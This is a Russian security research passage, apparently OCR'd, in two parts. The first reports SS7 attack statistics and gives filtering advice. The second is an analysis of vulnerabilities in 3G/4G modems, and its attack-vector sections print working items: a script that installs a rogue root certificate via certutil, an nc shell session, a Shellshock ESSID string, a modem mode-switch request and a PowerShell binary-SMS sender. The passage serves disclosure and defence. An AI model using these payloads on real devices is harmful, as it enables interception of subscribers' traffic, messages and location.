Итоговый уровень безопасности сетей SS7 всех исследованных операторов мобильной связи оказался крайне невысок. В 2015 году в отношении операторов связи и их сетей SS7 могли быть реализованы атаки, связанные с утечкой данных абонентов (77% успешных попыток), нарушениями в работе сети (80%) и мошенническими действиями (67%).



Доля успешных атак на сети SS7


СЛЕЖКА, ПРОСЛУШИВАНИЕ ЗВОНКОВ И ПЕРЕХВАТ SMS

Входящие SMS-сообщения можно было перехватить в сетях всех участников исследования. Девять из десяти атак (89%) достигли цели, и это очень плохой результат. Судите сами: SMS-сообщения часто используются в системах двухфакторной аутентификации и для восстановления паролей от различных интернет-сервисов. Перехват сообщений выполнялся методом UpdateLocation. Злоумышленник регистрирует абонента-жертву в фальшивой сети, после чего все входящие сообщения SMS приходят на указанный им адрес.

Доля успешных атак с целью получения чувствительной информации

Несанкционированный запрос баланса также был возможен почти повсеместно (92% атак). Для этой атаки используется сообщение ProcessUnstructuredSS-Request, в теле которого передается соответствующая USSD-команда.


Голосовые вызовы оказались защищены немного лучше: увенчались успехом только половина атак с целью прослушивания входящих и исходящих звонков. Но и это огромный риск для абонентов. Для перехвата входящих вызовов использовалась техника подмены роумингового номера. Прослушивание же исходящих вызовов осуществлялось методом InsertSubscriberData. Затем в том и другом случае выполнялось перенаправление трафика на другой коммутатор.



Методы определения местоположения абонента (доли успешных атак)

Определить физическое местоположение абонента получилось во всех сетях, кроме одной. Основные методы — SendRoutingInfo и ProvideSubscriberInfo, причем последний давал результат при каждой второй атаке (53%).

Наиболее ценная информация об абоненте — IMSI. Этот идентификатор нужен для большинства атак. Легче всего оказалось получить его методом SendRoutingInfo.



Методы кражи информации об абоненте (доли успешных атак)

Другой метод определения IMSI — SendRoutingInfoForSM — оказался эффективен в 70% случаев. Данное сообщение используется при входящем SMS-сообщении для запроса маршрутной информации и локализации абонента-получателя. Узнать идентификатор абонента можно было и с помощью команды SendIMSI, но с меньшей вероятностью (25%).

МОШЕННИЧЕСТВО

В каждой из систем были выявлены недостатки, позволяющие реализовывать какие-либо мошеннические действия со стороны внешнего нарушителя. Примерами таких действий могут служить перенаправление вызовов, перевод денежных средств со счета абонента, изменение профиля абонента.


Доли успешных атак

Большинство атак с целью перенаправления входящих вызовов оказались успешны (94%). Это подтверждает наличие в сетях SS7 существенных проблем, связанных с архитектурой протоколов и систем.

Исходящий вызов удалось перенаправить лишь в 45% случаев. Для перенаправления применялся метод InsertSubscriberData.

Атаки с целью перенаправления входящих вызовов осуществлялись с использованием двух техник — подмены роумингового номера и манипуляции с переадресацией. Подмена роумингового номера осуществляется в момент входящего вызова на атакуемого абонента, который должен быть предварительно зарегистрирован в фальшивой сети. В ответ на запрос роумингового номера атакующий отправляет номер для перенаправления вызова. Плата за установленное соединение ляжет на оператора.

Манипуляция с переадресацией — несанкционированная установка безусловной переадресации. Все входящие вызовы для абонента будут перенаправляться на указанный номер. Платить за вызовы придется абоненту.




Методы перенаправления входящего вызова (доли успешных атак)

Изменение профиля абонента было возможно в каждой второй атаке, осуществленной методом InsertSubscriberData (54%). Атакующий имеет возможность изменить профиль абонента таким образом, что исходящие вызовы будут осуществляться в обход системы тарификации. Эта атака может использоваться в схемах мошенничества с генерацией трафика на платные номера и дорогие направления за счет оператора.

DOS-АТАКА НА АБОНЕНТА

Чтобы сделать абонентское оборудование (телефон, модем, GSM-сигнализацию или датчик) недоступным для входящих транзакций, злоумышленник может осуществлять целенаправленные атаки на абонентов мобильной сети. Большинство исследованных нами сетей SS7 уязвимы для DoS-атак (успешны были 80%).



Среднее число успешных атак в одной сети SS7 (в зависимости от недостатка)

Во всех случаях применялся метод UpdateLocation; для атаки нужно знать идентификатор IMSI абонента. В сеть оператора отправляется сообщение UpdateLocation, информируя HLR, что абонент произвел регистрацию (в поддельной сети). После этого входящие вызовы на абонента маршрутизируются на адрес, указанный при атаке

ПРИЧИНЫ ПРОБЛЕМ

Большинство атак на сети SS7 были возможны из-за отсутствия проверки реального местоположения абонента. На втором и третьем местах в списке причин — невозможность проверки принадлежности абонента сети и отсутствие фильтрации неиспользуемых сигнальных сообщений. На четвертой позиции — ошибки конфигурации SMS Home Routing.

ЧТО МОЖНО СДЕЛАТЬ

Большинство недостатков, позволяющих определить местоположение абонента и украсть данные, могут быть устранены изменением конфигурации сетевого оборудования. Необходимо как минимум установить запрет на обработку сообщений AnyTimeInterrogation и SendIMSI на HLR.

Архитектурные проблемы протоколов и систем решаются путем блокирования нежелательных сообщений. В первую очередь следует обратить внимание на SendRoutingInfoForSM, SendIMSI, SendRoutungInfoForLCS, SendRoutingInfo. Фильтрация поможет избежать рисков, связанных с отказом в обслуживании, перехватом SMS-сообщений, перенаправлением вызовов, прослушиванием звонков, изменением профиля абонента.

Однако не все указанные сообщения сети SS7 могут оказаться опасными. Необходимо реализовать фильтрацию таким образом, чтобы отсекались только нежелательные сообщения, используемые в атаках. Для этого рекомендуется внедрять дополнительные средства защиты, например системы обнаружения вторжений. Подобные системы не влияют на трафик сети, но позволяют выявить действия нарушителя и определить необходимые настройки фильтрации сообщений.

ОПАСНЫЕ УЯЗВИМОСТИ В ПОПУЛЯРНЫХ 3G- И 4G-МОДЕМАХ

Тимур Юнусов
habrahabr.ru/company/pt/blog/272175/

Данный отчет является логическим продолжением исследования «#root via SMS», завершенного в 2014 году командой SCADA Strangelove. Исследование затрагивало уязвимости модемов лишь частично, в рамках более широкого описания уязвимостей оборудования телеком-операторов. В настоящем документе представлено описание всех найденных и использованных уязвимостей в 8 популярных моделях 3G- и 4G-модемов, доступных в России и по всему миру. Найденные уязвимости позволяют проводить удаленное выполнение кода в веб-сценариях (RCE), произвольную модификацию прошивки, межсайтовую подделку запросов (CSRF) и межсайтовое выполнение сценариев (XSS).

В работе также описан наиболее полный набор векторов атак на клиентов телекома, использующих данные модемы: это могут быть идентификация устройств, внедрение кода, заражение пользовательского компьютера, к которому подключен модем, подделка SIM-карты и перехват данных, определение местоположения абонента и доступ к его личному кабинету на портале оператора, а также целевые атаки (APT).

Было рассмотрено 8 модемов следующих производителей: Huawei (2 разных модема и 1 роутер), Gemtek (1 модем и 1 роутер), Quanta (2 модема), ZTE (1 модем).


Очевидно, что не все модемы поставлялись с уязвимыми прошивками: часть ошибок были допущены при кастомизации прошивки сотовым оператором. Хотя такие подписи наводят на некоторые мысли:

Сделано ZTE Corporation по заказу [redacted] Все права защищены. © 1998-2014

Далее для удобства все сетевое оборудование — и модемы, и роутеры — будем называть модемами.

Модем	Найдено уязвимых , шт.
Gemtek1	1411
Quanta2, ZTE	1250
Gemtek2	1409
Quanta1	946
Huawei	—

Данные собирались пассивно с портала SecurityLab.ru с 29.01.2015 по 05.02.2015 (1 неделя). В статистике не представлены сведения о модемах Huawei, но их всегда можно найти в shodan.io, например вот так:



02 04 06 08 10 12 14 16 18 20 22 24 26 28 30 32 34 36 38 40 42 44 46 **48** 50 52 54 56 58 60 62 64 66 68 70 72 74 76 78 80 82 84 86 88 90 92 94 96 98 100 102

НАЙДЕННЫЕ УЯЗВИМОСТИ

Во всех рассмотренных моделях присутствовали те или иные опасные уязвимости, которые приводили к полной компрометации системы. Практически все их можно было эксплуатировать удаленно (см. сводную таблицу в конце статьи). Описание найденных уязвимостей, ранжированных по степени опасности:

1. Удаленное выполнение кода в веб-сценариях, 5 устройств (RCE)

Все рассмотренные веб-серверы на модемах работают на базе простых CGI-скриптов, которые практически нигде не проходили должную фильтрацию (кроме модемов Huawei, и то спустя несколько обновлений после оглашения уязвимостей).

И конечно же все модемы работают с файловой системой: им необходимо отправлять AT-команды, читать и писать СМС, настраивать правила на фаерволе и т. п.

Кроме того, практически нигде не использовалась защита от атак класса CSRF, что позволяло выполнять код удаленно с помощью методов социальной инженерии и удаленной отправки запросов через зловредный сайт. Для некоторых модемов возможно проведение атак XSS.

Сочетание этих трех факторов дает неутешительный результат: более 60% модемов уязвимы к удаленному выполнению кода. Причем обновленную прошивку без этих уязвимостей можно получить только в модемах Huawei (есть публичное описание уязвимости): остальные уязвимости пока считаются 0-days.

2. Произвольная модификация прошивки, 6 устройств (Integrity attacks)

Только три модема имели криптографическую защиту прошивок от модификации. Два модема работали по одинаковому алгоритму с помощью асимметрично зашифрованной по протоколу RSA хеш-суммы SHA1, третий модем шифровал содержимое прошивки с помощью потокового шифра RC4.

На все реализации криптоалгоритмов удалось совершить атаки, приводящие к нарушению целостности и конфиденциальности: в первом случае мы можем модифицировать прошивку, внедряя в нее произвольный код, во втором случае из-за слабостей реализации алгоритма удалось извлечь ключ и определить алгоритм шифрования, что также приводит к возможности произвольно изменять содержимое прошивки.

Другие три модема не имели защиты от модификации прошивок, однако для обновления прошивки необходим локальный доступ к интерфейсам COM.

В оставшихся двух модемах предусматривалась возможность обновления только через сеть оператора с помощью технологии FOTA (Firmware Over-The-Air)

3. Межсайтовая подделка запросов, 5 устройств (CSRF)

Атаки CSRF можно использовать для разных задач, но в первую очередь — для удаленной загрузки модифицированной прошивки и внедрения произвольного кода. Эффективной защитой от этой атаки является использование уникальных токенов для каждого запроса.

4. Межсайтовое выполнение сценариев, 4 устройства (XSS)

Поверхность применения данных атак также достаточно широка — от инфицирования узла до перехвата чужих СМС, однако в нашем исследовании основное их применение — это также загрузка модифицированных прошивок в обход проверок antiCSRF и Same-Origin Policy.

ВЕКТОРЫ АТАК

1. Идентификация

Для проведения успешной атаки на модем необходимо его сперва идентифицировать. Конечно же, можно отправлять все возможные запросы для эксплуатации уязвимостей RCE или пытаться загрузить все возможные версии прошивок по всем возможным адресам, однако это представляется неэффективным и может быть заметно для атакуемого пользователя. Кроме того, в реальных, нелабораторных условиях, которые рассматриваются в этом исследовании, достаточно важным является время заражения — от момента обнаружения пользователя до момента внедрения кода, изменения настроек модема.

Именно поэтому на первоначальном этапе необходимо правильно определить атакуемое устройство. Для этого используется простой набор адресов изображений, наличие которых говорит о той или иной версии модема. Таким образом нам удалось определить все рассматриваемые модемы со 100%-ной точностью. Пример кода: pastebin.com/PMp95af0.

2. Внедрение кода

Данный этап уже подробно описан в предыдущем разделе, в пунктах 1 и 2. Внедрить код можно либо через уязвимость выполнения произвольного кода в веб-сценариях, либо через обновление на зараженную прошивку. Первым способом мы смогли проникнуть на 5 модемов.

Опишем подробно векторы для реализации второго способа.

В двух модемах использовался одинаковый алгоритм обеспечения целостности прошивки: шифрование алгоритмом RSA хеш-суммы SHA1 в режиме цифровой подписи осуществлялось с помощью библиотеки OpenSSL. Проверка проводилась некорректно: загрузив прошивку, являющуюся по сути архивом, веб-сервер извлекал из нее два основных файла — файл, указывающий на размер проверяемых данных, и файл с хеш-суммой этих данных. Далее, взяв с файловой системы публичный ключ, сценарий проверки обращался к функциям библиотеки OpenSSL для высчитывания новой подписи, и в случае совпадения прошивка устанавливалась. Алгоритм сжатия прошивки обладал особенностью: к существующему архиву возможно было добавить дополнительные файлы с теми же именами, при этом никак не изменились бы начальные байты архива, а при распаковке прошивки произошла замена более поздним файлом более раннего. Благодаря этому можно очень просто изменить содержимое прошивки, никак не изменив целостность проверяемых данных.

```
root@ubuntu:/# ar t /mnt/hgfs/shared/Y[redacted]k
data.tar.gz
control.tar.gz
pkginfo
sign
control.tar.gz
root@ubuntu:/#
```

В третьем модеме прошивки были зашифрованы по алгоритму RC4 с константной гаммой. Так как в интернете было доступно три разных версии этой прошивки, можно получить несколько байт plain-text — в тех местах, где в одном из файлов незашифрованной прошивки располагаются байты 0x00.

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 02 04 01 00  л<ђmkdosfs  ☻♦☺
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00  ☻ ☻ш☼ш♥   @
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C        )n▼;§GCT-L
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE    FAT12   ♫▼
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  s[|¬"At♂Vr♫»• H►
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дН▬Н↓люThis
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk.  Please
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪◙pr
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪◙
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20  ☻CD001☺
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008820: 00 20 00 20 00 20 00 20 00 59 00 6F 00 74 00 61
00008830: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008840: 00 20 00 20 00 20 00 20 00 00 00 00 00 00 00 00
```

Дальнейшее извлечение ISO-образа виртуального CD-ROM позволяло извлечь бинарный файл с алгоритмом шифрования образов прошивки и адрес, по которому располагался ключ шифрования. Дальнейший XOR двух частей прошивок давал возможность получить plain-text именно по адресу ключа шифрования и успешно его извлечь.

В дальнейшем для удаленной загрузки можно использовать атаку CSRF и функции HTML5 для передачи multipart/form-data либо атаку XSS, если приложение защищено от CSRF (для модема Huawei). От CSRF были защищены только три модема Huawei, и именно в них можно было эксплуатировать XSS для обхода этой защиты. Во всех остальных случаях загрузку можно было осуществить с помощью HTML5-кода, размещенного на специальной странице.

В модемах Gemtek использовался алгоритм обновления прошивки через специальную утилиту, устанавливаемую на компьютер. В этом случае прошивки загружались через интернет-соединение на хосте по протоколу HTTP. Но дальше использовался механизм контроля целостности загруженной прошивки с помощью контрольных сумм, также загружаемых с сервера. Проверить корректность работы данного сценария не удалось. Однако надеяться, что тот же производитель, который некорректно проверяет целостность при загрузке на модемы, хорошо защищает целостность прошивок — не стоит.

3. Перехват данных

Теперь у нас есть возможность выполнять на модеме произвольный код. Далее необходимо сделать три вещи: определить местоположение модема (позже будет ясно, зачем), получить возможность перехватывать CMC и HTTP/HTTPS-трафик.

Самый простой способ определить местоположение — узнать идентификатор базовой станции (CellID). Тогда, зная MCC и MNC оператора, можно достаточно точно определить положение атакуемого с помощью публичных баз данных вроде opencellid.org. Другой способ — использовать встроенную в модем Wi-Fi-карту, чтобы, сканируя близлежащие сети, также определить местоположение жертвы (либо более точно определить зону его возможного нахождения — ведь одна базовая станция может работать на достаточно большом радиусе покрытия). CellID нам удалось «достать» в 6 модемах, Wi-Fi был доступен в двух модемах. Для одного из модемов пришлось перекомпилировать и загружать новые драйверы для сетевой карты: текущие позволяли ему работать только в режиме Ad hoc, а в этом режиме невозможно сканировать близлежащие точки доступа.

```
):\>nc -l -p 4000
iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 14:D6:4D:37:B8:86
                    Channel:2
                    Frequency:2.417 GHz (Channel 2)
                    Quality=54/70  Signal level=-56 dBm
                    Encryption key:on
                    ESSID:"() { :; }; /sbin/reboot"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000003d0cab2d80
                    Extra: Last beacon: 248ms ago
                    IE: Unknown: 0017282920 7B203A3B207D3B202F7362696E2F7265626F6
F74
                    IE: Unknown: 010882848B968C129824
                    IE: Unknown: 030102
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2A0100
                    IE: Unknown: 32048048606C
                    IE: Unknown: DD180050F202010182000 3A4000027A4000042435E00623
22F00
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD0A000037F04010000004000
          Cell 02 - Address: BC:AE:C5:C4:DC:12
                    Channel:4
                    Frequency:2.427 GHz (Channel 4)
                    Quality=35/70  Signal level=-75 dBm
                    Encryption key:on
                    ESSID:"42"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=0000003d0ddc7a54
                    Extra: Last beacon: 232ms ago
                    IE: Unknown: 00023432
                    IE: Unknown: 010882848B9624B0486C
                    IE: Unknown: 03010 4
                    IE: Unknown: 070652552001 0D14
```

Рассматриваемые модемы были двух типов — поддерживающие работу с CMC и не поддерживающие. В первых обнаружить возможность чтения CMC через AT-команды нам также не удалось. Во втором возможно чтение с использованием межсайтового выполнения сценариев. CMC обычно хранятся на файловой системе, поэтому несложно получить к ним доступ, а также отправлять CMC и USSD-запросы.

Перехват трафика — более интересная вещь. Его можно реализовать несколькими путями: через изменение настроек DNS-сервера на модеме, а также через изменение шлюза на модеме на Wi-Fi-интерфейс и подключение к заранее включенной точке доступа (для этого нам и нужно знать местоположение жертвы). Первый путь, конечно, проще: поменять настройки это дело 10 секунд, они, как правило, тоже находятся на файловой системе; везде, кроме одного модема, это удалось. Второй вариант рассматривался чисто теоретически: задача была изменить режим сетевой карты с Ad hoc на активную, подключится к посторонней точке доступа, а также поменять маршрутизацию на модеме.

Перехватывать мы можем не только HTTP-трафик. Простым внедрением и выполнением VBS-кода в HTML-страницу можно добавить свой сертификат в доверенные корневые центры сертификации и успешно проводить MitM на SSL:

```
<script>
function writeFileInIE(filePath, fileContent) {
try {
var fso = new ActiveXObject("Scripting.FileSystemObject");
var file = fso.OpenTextFile(filePath, 2, true);
file.WriteLine(fileContent);
   file.Close();
} catch (e) {
}
}
writeFileInIE("c:/1.crt",  "-----BEGIN  CERTIFICATE-----MIICxDCCAi2gA
wIBAgIEVbtqxDANBgkqhkiG9w0BAQUFADCBijEUMBIGA1UEBhMLUG9ydFN3aWdnZ
XIxFDASBgNVBAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0U3dpZ2dl
cjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2lnZ2Vy
IENBMRcwFQYDVQQDEw5Qb3J0U3dpZ2dlciBDQTAeFw0xNTA3MzExMjMyMDRa
Fw0zNTA3MjYxMjMyMDRaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2dlcjEUMBIGA1U
ECBMLUG9ydFN3aWdnZXIxFDASBgNVBAcTC1BvcnRTd2lnZ2VyMRQwEgYDVQQKEw
tQb3J0U3dpZ2dlcjEXMBUGA1UECxMOUG9ydFN3aWdnZXIgQ0ExFzAVBgNVBAMT
DlBvcnRTd2lnZ2VyIENBMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCMW4
CYC94Y+hcSowE7Ea4l5hUkycKNi3XW/5GAq+xM+k8YVAEiREGlAly6AzFFjyNng
MYiOU8boB2Gv9sRJ7yii+eNT9Dh8plnZdfteCJQqzQrwuwhBag7pdm0zisyjfz
WIUQ+FEWMYcBvGqXW85+YqSycQNSZwhh18oiTx1Gq+QIDAQABozUwMzASBgNVHR
MBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBR24qD42rjplUYYgjbHPInk+QoO3TANB
gkqhkiG9w0BAQUFAAOBgQADWcc9RaFvD/trGoeWf5aZHrmtVUjiV9v8qY+Aoed
13JpWOfhcpRpEMKeXDA+sm+iylsrq79B770XhLii9Yz2MyoyQ2jRiyTRth17eXr
9w7KHnoTeAFgY9STConiqCpBrdZY+h7mXyIq3KzzWQuHuFRt6lL2oSaM/ZEK+KB3I
mwA==-----END CERTIFICATE-----");
a=new ActiveXObject("WScript.Shell");
a.run("certutil -addstore -f Root c:/1.crt");
</script>
```

4. Подделка SIM-карты и перехват 2G-трафика

Подробно о способах атаки на приложения на SIM-карте рассказывается в работах Карстена Ноля (Karsten Nohl), а также в исследовании «#root via SMS». Нам по-прежнему необходимо отправлять бинарные CMC на сим-карты, поскольку научить модем посылать команды по протоколу APDU на приложения на SIM-карте так и не удалось.

Однако не все так печально: благодаря внедрению произвольного кода на модем возможно расширить скоуп-атак с помощью бинарных CMC. Во-первых, теперь бинарные CMC можно попробовать отправить «самому себе» — с атакуемой сим-карты на нее же через AT-интерфейс. Для этого необходимо переключить модем в диагностический режим и работать с COM-портом. Сделать это можно в фоновом режиме: для атакуемого до сих пор будет доступен веб-интерфейс и процесс переключения режима практически незаметен. Далее необходима коммуникация с COM-портом. Это можно сделать внедрив VBS-код на страницу модема и выполнив этот код с правами пользователя, применив социальную инженерию.

```
POST /CGI HTTP/1.1
Host: 192.168.1.1
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 218

<?xml version="1.0" encoding="UTF-8" ?>
<api version="1.0">
   <header>
      <function>switchMode</function>
   </header>
   <body>
      <request>
         <switchType>1</switchType>
      </request>
   </body>
</api>
```

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
Cache-Control: no-cache
Content-Type: Content-Type: text/html

Content-Length: 230

<?xml version="1.0" encoding="UTF-8" ?><api version="1.0">
   <header>
      <function>switchMode</function>
   </header>
   <body>
      <errcode>0</errcode> <response>
         <switchType>1</switchType>
      </response>
   </body>
</api>
```

Переводим модем в диагностический режим

```
# Create your instance of the SerialPort Class
$serialPort = new-Object System.IO.Ports.SerialPort
# Set various COM-port settings
$serialPort.PortName = "COM9"
$serialPort.BaudRate = 9600
$serialPort.WriteTimeout = 500
$serialPort.ReadTimeout = 3000
$serialPort.DtrEnable = "true"
# Open the connection
$serialPort.Open()

# Tell the modem you want to use AT-mode
$serialPort.Write("AT+CMGF=0`r`n")

# Start feeding message data to the modem
# Begin with the phone number, international
# style and a <CL>... that's the `r`n part
$serialPort.Write("AT+CMGS=18`r`n")

# Now, write the message to the modem
$serialPort.Write("07919730071111F111000B919760279415F300
00AA04F4F29C0E")

# Send a Ctrl+Z to end the message.
$serialPort.Write($([char] 26))
```

Сценарий PowerShell для отправки бинарной СМС


Следующий вектор атаки, который может быть использован в сочетании с точной геолокацией атакуемого, — использование FakeBTS. Если мы знаем достаточно точно местоположение жертвы, а также его IMSI, мы можем использовать поддельную базовую станцию в непосредственной близости и ждать, пока он подключится к нам, либо, если мы можем, принудительно задать базовую станцию (такая возможность доступна для 5 устройств). В случае успеха отправлять бинарные СМС можно на атакуемую сим-карту без ограничений со стороны оператора.

5. Заражение рабочих станций

Проникнув на модем, мы ограничены в векторах атак на телеком-абонента, но если мы инфицируем компьютер, к которому подключен модем, то сразу получаем неограниченные возможности по хищению и перехвату данных в пределах этого компьютера.

Ранее описывался основной вектор заражения — bad USB. Однако, если использовать методы социальной инженерии, возможны еще несколько вариантов:

+ **Virtual CD-ROM.** Практически все модемы имеют образ виртуального диска, который подключается на первом этапе для установки драйверов. Необходимо подменить этот образ и заставить его смонтироваться принудительно.
+ **VBS, drive-by-download.** Внедрение исполняемого кода в тело HTML-страницы либо принудительная загрузка исполняемых файлов под видом обновлений или диагностических утилит.
+ **Browser 0-days.** В качестве примера использовалась уязвимость нулевого дня в Adobe Flash, найденная в архивах Hacking Team.
+ **Уязвимое клиентское ПО.** Один из операторов поставлял вместе с модемом уязвимое диагностическое ПО, позволяющее выполнять произвольный код на компьютере под управлением OS X и Windows.



Выполнение произвольного кода на клиентском ПО модема

6. Целевые атаки (APT)


Инфицировав модем и хост, необходимо как-то закрепиться в системах. В модеме необходимо сохраниться в автозагрузке даже после выключения модема и предотвращать дальнейшее обновление прошивок. В зараженном компьютере полезно будем определять и заражать другие уязвимые модемы, как только они будут подключены к компьютеру. Кроме того, заразить большинство устройств можно прямо в салоне связи, в процессе «проверки» устройства.

Еще одна возможность, которую, к сожалению, не удалось реализовать, — доступ в модем из сети оператора. Поскольку большинство уязвимых веб-серверов слушают на *:80, есть вероятность того, что веб-сервер модема будет доступен из сети оператора, однако, так

